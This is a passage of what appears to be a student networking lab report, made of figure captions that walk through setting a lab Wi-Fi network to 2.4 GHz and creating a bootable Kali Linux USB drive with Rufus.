FIGURE 27 - AFTER CLICKING FINISH, GO BACK TO NETWORK

Networks (1)

Name	Clients	Type	Band
NetSec-IddeenJ	0	Employee	2.4 GHz

FIGURE 28 - HERE WE GO! THE BAND ON THE SSID NETWORK IS 2.4GHZ NOW!




FIGURE 29 - USE THE DELL LAPTOP TO GET INTERNET




FIGURE 30 - Ok! WIFI CONNECTED SUCCESSFULLY!




FIGURE 31 = TYPE 'KALI LINUX' ON GOOGLE URL AND CLICK 'GET KALI" ON THE LINK



FIGURE 32 - CLICK LIVE BOOT




FIGURE 33 - CLICK KALI 2025.1A TO DOWNLOAD




FIGURE 34 - DOWNLOADING....




FIGURE 35 - DRAG THE ISO FILE TO THE USB




FIGURE 36 - TYPE 'RUFUS' ON THE GOOGLE URL THEN CLICK RUFUS ON THE LINK




FIGURE 37 - DOWNLOAD RUFUS.EXE




FIGURE 38 - USE THE USB AS DEVICE THEN BOOT AS KALI THEN GET START!




FIGURE 39 - CLICK 'WRITE IN DD IMAGE MODE" THEN CLICK OK




FIGURE 40 - WRITING IMAGE....



FIGURE 41 - CLICK LIVE SYSTEM TO BOOT KALI UP



FIGURE 42 - BOOTING UP...

